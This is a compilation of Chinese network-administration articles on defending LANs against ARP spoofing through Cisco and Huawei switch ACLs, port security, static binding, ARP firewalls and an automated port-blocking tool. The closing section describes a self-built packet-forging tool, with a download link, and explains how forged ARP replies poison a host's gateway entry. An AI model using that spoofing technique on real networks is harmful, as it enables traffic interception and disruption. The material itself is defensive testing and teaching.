当发现上述情况时，首先记录下那台主机的 MAC 地址，然后登录到该 VLAN 网段的交换机上查找对应端口。在交换机上输入命令：

```
show MAC-address-table MAC 001a.9274.cacd
```

如果显示的结果是交换机的千兆上连端口，则说明不在此交换机上；如果显示的结果是交换机的某一个以太网口，则说明此端口与该 IP 地址相连，进入该接口模式将其关闭。

### 3. 验证 ARP 列表

再次运行 `cmd→arp -a`，查看 ARP 列表是否正常。

```
C:\Documents and Settings\sam>arp -a
Interface:10.0.6.8 --0x2
Internet Address Physical Address Type
10.0.6.1 00-0b-5f-bb-9d-80 dynamic
```

在这台感染 ARP 病毒的用户计算机上单独杀毒并解决，确认病毒被完全根除时，再将其对应的网络接口激活，客户端可以正常访问网络。

#### 4. 交换机技术分析

MAC-address-table 是交换机的 MAC 地址表，通常会被管理员放在遗忘的角落，在大多数情况下也确实用不上 MAC 地址表。但是有时候反过来用却能起到意想不到的效果，使用的命令如下：

```
Switch ( config ) #show MAC-address-table address  
XXXX.XXXX.XXXX
```

```
Switch ( config ) #interface f0/23
```

```
Switch ( config-if ) #shutdown
```

### Cisco 交换机防 ARP 攻击

广州市疾病预防控制中心 洪武强

依然在接入层交换机（二层交换机即可）上做 MAC 地址的访问控制，就能大大提高防御 ARP 攻击的能力，其中包括 MAC 地址与交换机端口绑定和访问控制列表两种方法。

#### 1. 基于交换机端口 MAC 地址绑定

Telnet 登录交换机，输入管理口令进入配置模式，键入如下命令。

(1) 进入全局配置模式

```
Switch#config terminal
```

(2) 指定静态 MAC 地址，并将其同 VLAN 和接口关联

```
Switch ( config ) #MAC-address-table static 0010.5cbf.524e  
vlan 1 interface fa0/1
```

(3) 进入 fastethernet0/1 端口配置模式

```
Switch ( config ) #Interface fastethernet0/1
```

(4) 设置该端口为访问模式，又称接入端口，只能在接入端口上启用端口安全性

```
Switch ( config-if ) #switchport mode access
```

(5) 启用端口安全性，并且只允许一台设备接入。如果要让交换机允许多个地址连接该接口，只需将 maximum 后的数设为指定的数值，最大允许 132 个地址。

```
Switch ( config-if ) #switchport port-security maximum 1
```

(6) 配置 fastethernet0/1 端口要绑定的主机的 MAC 地址，只有该 MAC 地址可连接到该接口

```
Switch ( config-if ) #switchport port-security MAC-address  
0010.5cbf.524e
```

(7) 返回上一层

```
Switch ( config-if ) #exit
```

(8) 指定地址违规时的处理措施为自动关闭端口

```
Switch ( config ) #switchport port-security violation  
shutdown
```

#### 2. 基于 MAC 地址的访问列表

(1) 定义一个 MAC 地址访问控制列表并命名为 MAC1

```
Switch ( config ) #MAC access-list extended MAC1
```

(2) 定义 MAC 地址为 0010.5cbf.524e 的主机可以访问任何主机

```
Switch ( config ) #permit host 0010.5cbf.524e any
```

(3) 进入 fastethernet0/1 端口配置模式

```
Switch ( config ) #interface fa0/1
```

(4) 在该端口上应用前面已定义的访问控制列表 MAC1

```
Switch ( config-if ) # MAC access-group MAC1 in
```

#### 提示

第二种方法基于 ACL，更具灵活性，可限定特定的源 MAC 地址与目的地址范围。

#### 3. IP 与 MAC 地址同时绑定到 ACL

(1) 定义一个 MAC 地址访问控制列表并命名为 MAC1

```
Switch ( config ) #MAC access-list extended MAC1
```

(2) 定义 MAC 地址为 0010.5cbf.524e 的主机可以访问任何主机

```
Switch ( config ) #permit host 0010.5cbf.524e any
```

(3) 定义任何主机可以访问 MAC 为 0010.5cbf.524e 的主机

```
Switch ( config ) #permit any host 0010.5cbf.524e
```

(4) 定义一个 IP 地址访问控制列表并且命名为 IP1

```
Switch ( config ) #ip access-list extended IP1
```

(5) 定义 IP 地址为 192.168.1.1 的主机可以访问任何主机

```
Switch ( config ) #permit 192.168.1.1 0.0.0.0 any
```

(6) 定义任何主机都可以访问 IP 地址为 192.168.1.1 的主机

```
Switch ( config ) #permit any 192.168.1.1 0.0.0.0
```

(7) 进入端口配置模式

```
Switch ( config ) #interface fa0/1
```

(8) 在该端口上应用名为 MAC1 的访问列表

```
Switch ( config-if ) # MAC access-group MAC1 in
```

(9) 在该端口上应用名为 IP1 的访问列表

```
Switch ( config-if ) #ip access-group IP1 in
```

#### 提示

推荐使用最后一种方法。这种在交换机上做 IP、MAC 双捆绑的访问控制方式兼具低投入、高安全性和坚固性等特点，当然工作量也会随网络设备和结点数的增加而加大。建议您综合考虑，找出最符合自己网络规模的解决方案。

### 华为交换机防 ARP 欺骗攻击

中国银行福建省分行信息科技部 邱晓理

下面介绍华为 S 系列交换机的应用（前提是该产品支持自定义 ACL 和地址绑定）。



### 1. 二层交换机配置

在华为二层交换机上阻止网络用户仿冒网关 IP 的 ARP 攻击，网络拓扑图如图 2 所示。其中，S3552P 是三层设备，IP 地址为 100.1.1.1，是所有接入 PC 的网关，S3552P 上的网关 MAC 地址为 000f-e200-3999。PC-B 上装有 ARP 攻击软件。现在需要对 S3026C\_A 进行一些特殊配置，目的是过滤掉仿冒网关 IP 的 ARP 报文。




图2 二层交换机防 ARP 网络

对于二层交换机如 S3026C 等支持用户自定义 ACL (number 为 5000~5999) 的交换机，可以配置 ACL 来进行 ARP 报文过滤。全局配置 ACL 禁止所有 Sender ip address 字段是网关 IP 地址的 ARP 报文。

```
acl num 5000
rule 0 deny 0806 ffff 24 64010101 ffffffff 40
rule 1 permit 0806 ffff 24 000fe2003999 ffffffff 34
rule 0 把整个 S3026C_A 的端口冒充网关的 ARP Reply 报文禁掉；64010101 是网关 IP 地址 100.1.1.1 的 16 进制表示形式；rule 1 允许通过网关发送的 ARP 报文，网关的 MAC 地址是 000f-e200-3999。注意，配置 Rule 时的配置顺序，上述配置为先下发后生效的情况。
```

在 S3026C-A 系统视图下发 ACL 规则：[S3026C-A] packet-filter user-group 5000。这样，只有 S3026C\_A 上连网关设备才能发送网关的 ARP 报文，其他主机都不能发送假冒网关的 ARP 响应报文。

### 2. 三层交换机配置

三层交换机实现防止同网段的用户仿冒网关 IP 的 ARP 攻击的配置，与二层交换机类似，组网结构如图 3 所示。




图3 三层交换机防 ARP 攻击拓扑图

对于三层设备而言，设备本身可作网关，需要配置过滤 Sender ip address 字段是网关的 ARP 报文，配置 ACL 规则：

```
acl number 5000
```

```
rule 0 deny 0806 ffff 24 64010105 ffffffff 40
```

rule 0 禁止 S3526E 的所有端口接收冒充网关的 ARP 报文，64010105 是网关 IP 100.1.1.5 的 16 进制表示形式。下发 ACL 到全局可用 packet-filter user-group 5000 命令。

### 3. 假冒 IP 的 ARP 攻击

网关设备可能会出现错误 ARP 的表项，因此在网关设备上还需对用户仿冒他人 IP 的 ARP 攻击报文进行过滤，配置步骤适用图 2 和图 3 的网络结构。

如图 2 所示，PC\_B 发送源 IP 地址为 PC\_D 的 arp reply 攻击报文，源 MAC 是 PC\_B 的 MAC (000d-88f8-09fa)，源 IP 是 PC\_D 的 IP(100.1.1.3)，目的 IP 和 MAC 是网关(3552P)的，这样 3552 上就会学习到错误的 ARP，如下所示：

IP Address	MAC Address	VLAN ID	Port Name	Aging Type
------------	-------------	---------	-----------	------------

100.1.1.4	000d-88f8-09fa	1	Ethernet0/2	20 Dynamic
-----------	----------------	---	-------------	------------

100.1.1.3	000f-3d81-45b4	1	Ethernet0/2	20 Dynamic
-----------	----------------	---	-------------	------------

从网络连接可知，PC\_D 的 ARP 表项应学习到端口 E0/8 上，而不是 E0/2。但实际交换机上学习到该 ARP 表项在 E0/2。上述现象可以在 S3552 上配置静态 ARP 实现防攻击，使用 arp static 100.1.1.3 000f-3d81-45b4 1 e0/8 命令。

在图 3 中，S3526C 上也可以配置静态 ARP 来防止设备学习到错误的 ARP 表项。二层设备还可以配置 IP+MAC+port 绑定，比如在 S3026C 端口 E0/4 上做如下操作：

```
am user-bind ip-addr 100.1.1.4 MAC-addr 000d-88f8-09fa
int e0/4
```

则 IP 为 100.1.1.4，MAC 为 000d-88f8-09fa 的 ARP 报文可以通过 E0/4 端口，仿冒其他设备的 ARP 报文无法通过。

## 防范 ARP 攻击的“软”道理

为了对付 ARP 病毒和攻击，我们的网络管理员不但要懂得硬道理，有的时候可能还要借助软件实施大规模反攻。下面以一些软件方案和管理技巧为例，全面介绍与 ARP 对决的技巧。

### 中山大学应对 ARP 病毒的思考

中山大学 陈文钦

自 ARP 病毒出现以来，各地网吧和校园网都深受其害，

疯狂的断线、无休止的欺骗数据包充斥着网络。那么，如何及时发现毒源，如何及时处理毒源，该采用何种处理方式？下面我就和大家分享中山大学东校区网管队伍应对 ARP 病毒狂潮的经验。

和大多数学校一样，中山大学东校区的网络是典型的三层交换，采用了华为的设备，核心层是两台华为的 8512，汇聚层是四台华为的 8505，分别连接教学区和生活区的设备。在每栋宿舍楼都有一台 5516 或者 5600，下面挂着 3050 和 3026 作为接入层。上网方式采用了华为 802.1x 解决方案，每个学生拥有和其身份一一对应的上网账号。

首次在校园网中发现 ARP 病毒时，网管只能通过断线现象和 ARP 命令去查 ARP 毒源，后来出现了 AntiARP 防火墙，我们要求每栋楼的网管都要安装上 AntiARP 防火墙，一有截获就上报，对毒源采取了封禁端口并上门通知杀毒的处理。

但由于 ARP 病毒的攻击具有随机性，不是安装上 AntiARP 防火墙的计算机都能截获到攻击数据。为此，我们网管中有人根据 5516 和 5600 的 ARP 冲突日志编写了软件，专门统计冲突日志中每个 MAC 地址出现的次数。

每当有中毒计算机假冒其他正常计算机的 MAC 地址，将出现两条冲突记录：

```
#Apr 24 05:01:00:577 2001 E_J16_1F_S5600A
ARP/5/DUP:- 1 -IP address 172.18.58.4 collision detected,
sourced by 00e0-b0e1-30d7 on GigabitEthernet1/0/12 of
VLAN1470 and 0013-2096-3e98 on GigabitEthernet1/0/9 of
VLAN1470
```

```
#Apr 24 05:01:04:869 2001 E_J16_1F_S5600A
ARP/5/DUP:- 1 -IP address 172.18.58.4 collision detected,
sourced by 00e0-b0e1-30d7 on GigabitEthernet1/0/12 of
VLAN1470 and 0013-2096-3e98 on GigabitEthernet1/0/9 of
VLAN1470
```

通过统计得到的 MAC 地址及其对应的出现次数，可以基本上判定，出现次数最多的 MAC 地址对应的计算机是中毒机器，剩下的就是根据 MAC 地址去找到对应的人。但这样的方法依然有很大的缺陷。

(1) 如果 ARP 毒源多于 2 个的时候，依靠那样的统计只能对付到一个。

(2) 5600 和 5516 的缓冲区只能保存部分冲突记录，每次运行软件只能得到一部分数据。

(3) 只有运行软件时才能得到统计数据，无法应对时刻出现的 ARP 病毒。

通过软件统计 MAC 地址，再用 MAC 地址去查中毒计算机，非常浪费时间。后来，统计软件编写者改进了算法，重新编写了统计模块，核心思想是正常的计算机在冲突日志中是唯一的 IP 地址对应着唯一的 MAC 地址，而中毒计算机则是多个 IP 地址对应着一个 MAC 地址。因此，可以通过统计正确区分出中毒计算机和正常的计算机，并且新的统计软件加入了关闭和打开交换机端口的功能。

在 5516 和 5600 连接的 3050 和 3026 上，软件调用 Telnet 程序，通过模拟人的操作，在一台台交换机上查询统计得到

中毒计算机的 MAC 地址，找到中毒计算机所在的端口后，关闭其端口，完全断绝毒源。最后软件将处理结果输出。

我们将该软件称为“ARPAUTODENY”，当然只是这样并不完美。后来我们在一台服务器上 24 小时运行着 ARPAUTODENY，设定它 10 分钟运行一次，并在网页上将它处理结果显示出来。

至此，ARP 病毒已经能得到有效控制，再通过结果中返回的“上网账号”去找到机主，通知其杀毒即可。

如今，中山大学东校区校园网中的 ARP 病毒得到了有效的控制，能做到 10 分钟内自动封掉中毒计算机的端口。只要统计得到中毒计算机的 MAC 地址，采取别的处理方法也是可行的，比如把中毒计算机移到独立的 VLAN，即起到隔离毒源的效果，又不会影响中毒计算机上网等。

希望以上的点滴经验能给其他网管员启发，共同在对抗 ARP 病毒的战争中取胜。

## 用 ARP 防火墙对付 ARP 病毒

江苏省宜兴丁蜀职业高级中学 翁永平

最近 ARP 病毒极为猖獗，内网计算机无法打开网页，或者打开网页慢，甚至局域网连接时断时续等现象时有发生。如何处理呢？

通过使用 AntiARP 可以有效抵御该病毒的冲击。该软件在系统内核层拦截虚假 ARP 数据包，以获取中毒计算机的 IP 地址和 MAC 地址，从而有效拦截 ARP 病毒的攻击。

下载地址：<http://dx.anxz.com/www.anxz.com/antiarp.rar>

### 安装与功能

安装完成之后双击桌面上的“AntiARP”图标启动软件，软件界面如图 1 所示。



图 1 AntiARP 操作界面

软件功能如下：

- ◆ 拦截对外攻击：拦截本机对外发送的虚假数据包累计。
- ◆ 拦截 IP 冲突：受外部攻击的 IP 冲突欺骗累计次数。
- ◆ 拦截外部攻击：受到外部其他计算机攻击的累计次数。

- ◆ 发送 ARP 广播：本机发送的 ARP 广播包累计数量。
- ◆ 接收 ARP 广播：本机接收的 ARP 广播包累计数量。
- ◆ 主动防御速度：受到外部攻击时向网关发送正确 MAC 的数量。
- ◆ 本机 IP/MAC：本机的 IP 及 MAC 地址，支持多网卡多 IP。
- ◆ 网关 IP/MAC：网关的 IP 及 MAC 地址。
- ◆ 主动防御状态：状态分为“待命与防御”。

其中“网关 IP 地址”和“网关 MAC 地址”两项是网关的真实地址。

追踪攻击者

“AntiARP Sniffer”虽然能拦截 ARP 病毒，但不能有效清除病毒。要想清除病毒还要找到感染 ARP 病毒的计算机才行。通过“AntiARP Sniffer”程序已经获取了欺骗机的 MAC，这样只要找到该 MAC 对应的 IP 地址即可，单击图 1 中的【追踪】按钮，过几分钟切换到“外部 ARP 攻击”选项卡，便可看到攻击者的 IP 了，如图 2 所示。



图 2 显示攻击者 IP

尽管 ARP 数据包没有留下攻击主机的地址，但是承载这个 ARP 包的 Ethernet 帧却包含了攻击主机的源地址。而且正常情况下 Ethernet 数据帧中，帧头中的 MAC 源地址/目标地址应该和帧数据包中 ARP 信息配对，这样的 ARP 包才是正确的。如果不正确，肯定是假冒的包，可以提醒。但如果匹配，也不一定代表正确，说不定伪造者也考虑到了这一步而伪造出符合格式要求，但内容虚假的 ARP 数据包。不过这样也没关系，只要网关这里拥有本网段所有 MAC 地址的网卡数据库，如果和 MAC 数据库中数据不匹配，这也就是假冒的 ARP 数据包。

软件使用过程中会有很多问题，详情请参考软件说明书。

防范 ARP 病毒只需执行以下 6 个步骤，即可有效防范局域网 ARP 病毒。

(1) 做好 IP-MAC 地址的绑定工作（即将 IP 地址与硬件识别地址绑定），在交换机和客户端都要绑定，这是使局域网免疫 ARP 病毒的好办法。

(2) 全网所有的计算机都打上 MS06-014 和 MS07-017 这两个补丁，防止在浏览网页的时候感染病毒。

MS06-014 中文版系统补丁下载地址：  
<http://www.microsoft.com/china/technet/security/bulletin/MS06-014.msp>。MS07-017 中文版系统补丁下载地址：  
<http://www.microsoft.com/china/technet/security/bulletin/MS07-017.msp>。

(3) 禁用系统的自动播放功能，防止病毒从 U 盘、移动硬盘、MP3 等移动存储设备进入到计算机。禁用 Windows 系统的自动播放功能的方法：在“运行”中输入 gpedit.msc 后按回车键，打开组策略编辑器，依次单击“计算机配置”→“管理模板”→“系统”→“关闭自动播放”→“已启用”→“所有驱动器”→“确定”。

(4) 在网络正常时保存好全网的 IP-MAC 地址对照表，方便查找 ARP 中毒计算机。

(5) 部署网络流量检测设备，时刻监视全网的 ARP 广播包，查看其 MAC 地址是否正确。

(6) 定期升级病毒库，定期全网杀毒。

设置防火墙解决 ARP 欺骗

河南南阳 王保平

单位有一个拥有 160 台计算机的大型机房，内部连成一个局域网，通过一台 Redhat Linux AS 5 做的 NAT 服务器接入 CERNET。当大量学生进行网络操作一段时间后，计算机出现外部网站访问速度缓慢甚至无法打开的现象，内部计算机之间 Ping 操作回复（Reply）延时大幅度增加，频繁出现超时（timeout）提示，时断时续。在 NAT 上 Ping 内部计算机时，正常的回复时间在 1.5~5ms 之间，在故障发生时回复延时大幅度增加，甚至达到 1 000 ms 之多，但在 NAT 服务器上访问外部网站却很正常。在内部计算机的 Windows 命令行窗口下用 arp -a 命令查看 ARP 缓存表，发现很多具有相同 MAC 地址，但对应 IP 却不相同的记录。经分析，确认是发生了 ARP 欺骗攻击。

通过伪造 IP 地址和 MAC 地址实现 ARP 欺骗，能够在网络中产生大量的 ARP 通信量使网络阻塞，从而导致大量的计算机上网速度缓慢或者干脆不能打开网站。ARP 欺骗攻击是网络管理中经常遇到的一个棘手问题。我们的解决方法是在每台计算机上安装瑞星防火墙 2008 版，然后在“详细设置”窗口中选择“ARP 欺骗”，而后选择“启用 ARP 欺骗防御”，并且一定要选中“启用 ARP 静态地址绑定规则”，如图 3 所示。




图 3 启动 ARP 欺骗防御功能

随后选择“ARP 静态规则”，将机房中全部计算机的 IP 和 MAC 地址对应关系添加进去（包括 NAT 服务器的内部网络接口），界面如图 4 所示。随后以该台计算机为模板，通



过网络传送方式发送到所有其他计算机，并按规划修改各台计算机的参数。设定完成后全部计算机开机进行网络操作，再没有出现前文所描述的故障。




图 4 添加静态 ARP 规则

但在随后的使用中发现了新问题，以前正常的电子教室系统不能使用了，客户端不能登录到服务端，双方的通信被防火墙阻断了。解决的方法是设置防火墙，允许客户端和服务端进行通信。在客户端每台计算机上做如下设置：在防火墙的“规则设置”中选择“白名单”，添加电子教室服务端的 IP 地址，表示电子教室服务端可以全权访问本计算机，如图 5 所示。




图 5 设置白名单

在电子教室服务器端的防火墙“详细设置”里做如下设置，选择“规则设置”下的“白名单”，添加一个可信区域，首先输入本机 IP 地址，而后在“对方地址”设置中选择“地址范围”，然后输入本机房的起始 IP 和结束 IP 地址，表示该 IP 范围内的计算机都可以访问电子教室服务器端计算机。确定后问题解决。

## 防止多点 ARP 攻击

湖北出入境检验检疫局 杜文 王宇

单点 ARP 欺骗是指局域网内每次只有一台计算机中 ARP 病毒。当局域网上网慢，出现掉线时，通过重启交换机的方法能缓解不能上网的局面。但该方法不能解决多点 ARP 欺骗。

多点 ARP 欺骗是指局域网内同时有多台计算机发送 ARP 病毒欺骗，当 ARP 病毒主机断网后，会立刻有其他计算机也产生 ARP 欺骗，导致网络瘫痪。多点 ARP 欺骗具备单点 ARP 欺骗所具有的特性，而且局域网内会始终有几台中 ARP 病毒主机，主机的 ARP 缓存表中有大量的内容。

用网络法官时会发现大量的主机同时显示自己的 IP 地址，也显示网关地址，有时还出现中 ARP 病毒的主机现流量并不大，很难定位中毒主机。

通过在局域网内试验，360 安全卫士能比较好地解决多点 ARP 欺骗问题，该项软件最大的优点是可以防 ARP 欺骗

攻击，还可以防止本机对局域网上的计算机发送 ARP 欺骗，显然对解决 ARP 欺骗问题有效果。

您只需在局域网所有主机上安装两个软件：360 安全卫士和 360ARP 防火墙，先安装 360 安全卫士，后安装 360ARP 防火墙，在 360 安全卫士软件界面的保护下开启“局域网 ARP 攻击拦截”，即可解决局域网上的 ARP 欺骗问题。

具体安装步骤从略，但在使用时需要注意以下几个方面。

### 1. 360 被病毒破坏

当计算机感染了 ARP 病毒之后，首次安装 360 安全卫士时，有可能出现运行不成功的情况，如图 6 所示。这是因为病毒把软件破坏了，需要重新安装 360 安全卫士。一般重装后，不会出现上面的情况。利用 360 安全卫士自带的查杀木马和恶意软件功能，杀掉木马和恶意程序，使系统尽量干净，在没有病毒干扰的环境下安装 360ARP 防火墙。




图 6 360 程序启动失败

### 2. 无法得到网关

在安装 360ARP 防火墙后，防火墙不一定能得到正确的网关。对于这种情况，需要在命令行下清除 ARP 缓存，再启用 360ARP 防火墙，有时需要重复操作几次。获得了正确的网关后，可以正常上网。

### 3. 与其他软件的冲突

使用 360ARP 防火墙时，如果要运行网络法官之类的软件，要先关闭 360ARP 防火墙，再运行软件。

通过在局域网上的具体实践，在每台主机上安装 360 防火墙，可解决 ARP 地址欺骗问题。但 ARP 防火墙的版本和一些软件有冲突，建议安装 2007 年 11 月 10 日以后的 360ARP 防火墙，该软件能较好地处理中病毒主机对外发送 ARP 欺骗。

## 编写自运行文件

重庆市巴渝都市报社 兰支富

越来越多的恶性病毒给我们的日常工作带来了很大的不便，尤其以带有 ARP 攻击性的病毒最为恶劣，时常造成整个局域网瘫痪。笔者对本单位的网络管理狠下了功夫，经过一些设置和管理后，现在已相安无事运行数月了，在此将经验写出来与大家共享。

### 1. 建立 MAC 地址库

首先在各个计算机上设置本机的固定 IP 地址，设置好后用软件扫描局域网中的 MAC 地址。网上有很多这方面的工具，比如 MAC 地址扫描器、MAC 地址扫描利器等，笔者用的是 QQ 第六感和科来网络分析系统 6.4 交流版。

把扫描下来的 MAC 地址与 IP 地址用 Excel 制成对应表



以备以后急用。打开防火墙软件，在防火墙 ARP 设置中（或是地址绑定选项）将所有局域网中计算机的网卡 MAC 地址与 IP 进行服务器绑定，没有防火墙的单位也可以在三层交换机上完成绑定工作。

## 2. 编辑批处理文件

在各个计算机上进行客户端绑定，笔者以本单位为例进行说明。去掉 C 盘根目录下 autoexec.bat 的只读属性（注意编辑完成要恢复只读属性），然后编辑它，添加以下内容：

```
arp -d //清除本地的 arp 缓存表
arp -s 192.168.10.1 00-xx-xx-xx-xx-xx //绑定网关 MAC 地址与 IP 地址
arp -s 192.168.10.89 00-xx-xx-xx-xx-xx //绑定本机 MAC 地址及 IP 地址
```

## 3. 设置开机脚本

在“开始”菜单中单击“运行”，输入“gpedit.msc”，依次打开组策略中的“计算机配置”→“Windows 设置”→“脚本（启动/关机）”→“启动”→“属性”，把 autoexec.bat 这个自动批处理文件的路径添加进自启动“c:\autoexec.bat”。这样计算机启动时就自动加载我们编写的这个批处理了，从

而进行了本机绑定。

## 4. 设置安全的 INF 文件

每台计算机的 Administrator 用户设上密码，预防病毒通过空口令进行连接访问，并把每台计算机的“自动更新”全部打开，设成定时升级。另外在每一个盘符下新建一个名为 autorun.inf 的文件夹，在文件夹里新建一个空文件夹和一个任意空文件就行了，因为多数带 ARP 攻击性的病毒都会通过 U 盘进行传播或感染其他盘，新建后就有效阻止这些蠕虫病毒和 U 盘病毒感染其他磁盘分区，比如流行的熊猫烧香等病毒都可以通过 U 盘进行传播，如果每个盘下都建了这个特殊文件，即使感染了病毒也不会传染，因为病毒文件 autorun.inf 替换不了每个盘下的 autorun.inf 文件夹。

做好以上设置以后，还必须在用来管理的计算机上安装一些管理软件，用来监视局域网中计算机，看哪一台计算机在发异常的数据包。笔者用的是科来网络分析系统，如果发现哪台计算机在乱发数据包，就对哪台“对症下药”，从而方便快捷、简单有效地解决问题。

# ARP 防范方法与优缺点对比

众所周知，ARP 病毒的传播原理是：让中毒计算机的网卡不断发送虚假的 ARP 数据包，告诉网内其他计算机网关的 MAC 地址是中毒计算机的 MAC 地址，使其他计算机将本来发送到网关的数据发送到中毒计算机上。目前，应对 ARP 攻击可采用的技术如下。

## 1. IP 与 MAC 地址绑定

首先在客户端计算机上清除 ARP 缓存，命令为“arp -d”。然后，静态绑定网关的 IP 和 MAC，命令为“arp -s 网关 IP 网关 MAC”。最后，将以上两行命令编成批处理文件，并加到启动组中，使计算机启动时自动运行。

缺点是在移动或经常变化的网络环境中，这种手工维护 MAC 表的方式不适用。

## 2. 使用 ARP 服务器

设立一台 ARP 服务器，客户端计算机通过该服务器查找 ARP 转换表，找到对应的 ARP 转换条目来响应其他计算机的 ARP 广播。

广州市疾病预防控制中心 谈武强  
但 ARP 服务器同样存在被病毒攻击的风险。

## 3. 使用多层交换机或路由器

接入层是采用基于 IP 地址变换进行路由的第三层交换机。由于第三层交换技术用的是 IP 路由交换协议，以往链路层的 MAC 地址和 ARP 协议失效，因而 ARP 欺骗攻击在这种交换环境下不起作用。

缺点是第三（四）层交换机价格普遍比较昂贵。

## 4. 使用 IPv6 协议

IPv6 定义了邻居发现协议 NDP，把 ARP 纳入 NDP 并运行于控制报文协议 ICMP 上，使 ARP 更具有一般性，包括更多的内容且不用为每种链路层协议定义一种 ARP。

但目前尚缺乏大规模使用 IPv6 协议的条件。

## 5. 使用专业的 ARP 防火墙软件

在全网部署安装 ARP 防火墙服务器端及客户端软件。

缺点是购置软件投入较大，且安装维护烦琐。

## 自己动手，触摸 ARP

江苏警官学院网管中心 郭亚锋

### 杀毒软件 ARP 欺骗防御实测

近一段时间以来，利用 ARP 协议漏洞导致的各种网络故障频频出现，这让很多人开始怀疑：杀毒软件到底能不能防住 ARP 欺骗病毒？笔者决定通过实验测试一下。

为了便于叙述，假设在如图 1 所示的网络环境中，计算机 A、B 和 C 通过交换机直接相连，然后通过路由器和外部网络相连，这也是现在一般中小型局域网的连接模式。




图 1 ARP 欺骗环境

#### 1. ARP 欺骗现状分析

笔者采用 Visual C++ 2005 作为开发平台，使用 WinPcap API 编写了一个发送各种不同 ARP 数据包的工具，通过人为构造不同的 ARP 数据包来模拟各种 ARP 欺骗数据包进行实验。该程序的主要原理是利用 WinPcap 库中的 PacketSend Packet 等 API 发送原始数据包，即具体代码设计比较简单，这里不再赘述。

感兴趣的读者可以在 <http://blog.jsapi.cn/oblog31/UploadFiles/2007-12/101314664323.rar> 地址下载编译好的可执行安装包。

考虑到编写的目的是进行协议分析，因此程序简化为控制台应用程序。使用方式也很简单，只要把 ARP 数据包中的各种参数以行为单位存放在文本文件中，然后将文本文件拖到程序上即可。

#### 2. ARP 欺骗模拟实验

ARP 协议实验程序主要的功能是发送指定参数的 ARP 数据包，程序界面如图 2 所示。

要发送一个特定内容的 ARP 包，首先在界面上的下拉菜单选择需要发送的网络适配器。如果系统中仅有一个网络适配器，程序可以自动选择。

选择好网络适配器后，就可以填写各个 ARP 参数，其中部分参数程序已经自动填写，可以根据实验需要自由修改。



图 2 ARP 协议学习实验程序

#### 提示

在程序的右半部分给出了 ARP 协议相关的数据结构以备参考。

##### (1) IP 地址冲突实验

在 Windows 环境中，如果本地主机接收到网络上其他主机的 ARP，且请求中发送的源 IP 地址和本地主机一致，那么 Windows 会显示 IP 地址冲突。

在如图 1 所示的网络中，如果希望 C 主机向 B 主机发送一个 IP 地址冲突的 ARP 请求包，可以在 B 主机上运行如图 3 所示的配置实验工具。



图 3 IP 发送地址冲突 ARP 包

经过实验发现只要目标 MAC 地址和 IP 地址按照 B 主机的参数设置，那么发送出去的 ARP 包均会引起 B 主机 IP 地址冲突，源 MAC 地址随便设置任何值，ARP 包无论是请求还是响应包，B 主机均会提示地址冲突，如图 4 所示。




图 4 IP 地址冲突

因此，如果一些病毒或者恶意程序在发送的包中将源 MAC 地址设置为假 MAC 地址，ARP Sniffer 等软件均不能真正找到发送主机。

提示

网卡的 MAC 地址和 IP 地址输入比较麻烦，可在命令窗口中 ping 一下目标主机，再使用 arp -a 命令查看地址，最后复制粘贴到实验程序中。

在以上实验中，B 主机并没有安装任何防病毒或者防火墙之类的保护软件，但笔者在后来的各类测试中发现，除了趋势科技的 Officescan 8.0 将 IP 地址冲突的提示屏蔽掉外，绝大多数的杀毒软件均不会屏蔽此类提示。从对实际网络的影响来看，IP 地址冲突不会对网络有严重的影响，可是如果主机上不停在提示有 IP 地址冲突，一般使用者的心情也不会好到哪里去。

其实对于普通用户来说，是否提示有 IP 地址冲突是没有必要的，因为这时候用户的主机已经占据了一个合法的 IP 地址，Windows 操作系统是不允许其他主机使用这个 IP 地址的，所以趋势科技的 OfficeScan 8.0 这样处理还是合理的。

(2) 网关欺骗实验

在介绍本次实验的步骤之前，需要说明网关欺骗本质是欺骗目标主机的 ARP 缓存，让目标主机使用错误的 IP-MAC 对照信息。

网中主机如果需要和其他网络通信就需要能正确和网关通信，因此控制了网关就能控制网内主机和外界通信。

网关有自己的 IP 地址和 MAC 地址，当网络中的主机需要和外界通信时，要先获得网关的 MAC 地址，而获得网关地址的主要途径就是通过 ARP 请求。因此，给需要目标主机发送虚假的 ARP 请求或者应答包就能实现 ARP 网关欺骗。

在如图 1 所示的网络环境中，C 主机上运行如图 5 所示的实验程序可以发送 ARP 欺骗包，让 A 主机将 C 误认为网关，这样 C 就能对 A 进行监听或者阻止 A 的外网访问。



图5 ARP 欺骗测试配置

按照以上的配置执行了测试程序后，在主机 A 的 ARP 缓存中的网关 MAC 地址就被修改成了 C 主机的 MAC 地址，如图 6 所示。

注意

Windows 控制台环境中可以使用 ARP.EXE 查看 ARP 缓冲区，具体操作可以使用 ARP -d 来清除缓冲区中所有内容，使用 ARP -a 显示 ARP 缓冲区内内容。请注意图 6 中两次调用 ARP -a 显示得到的网关 MAC 地址不同（这里的网关是

172.16.2.1），第二次显示的是被模拟的病毒欺骗修改后指向主机 C 的 MAC 地址。



图6 A 主机 ARP 缓存

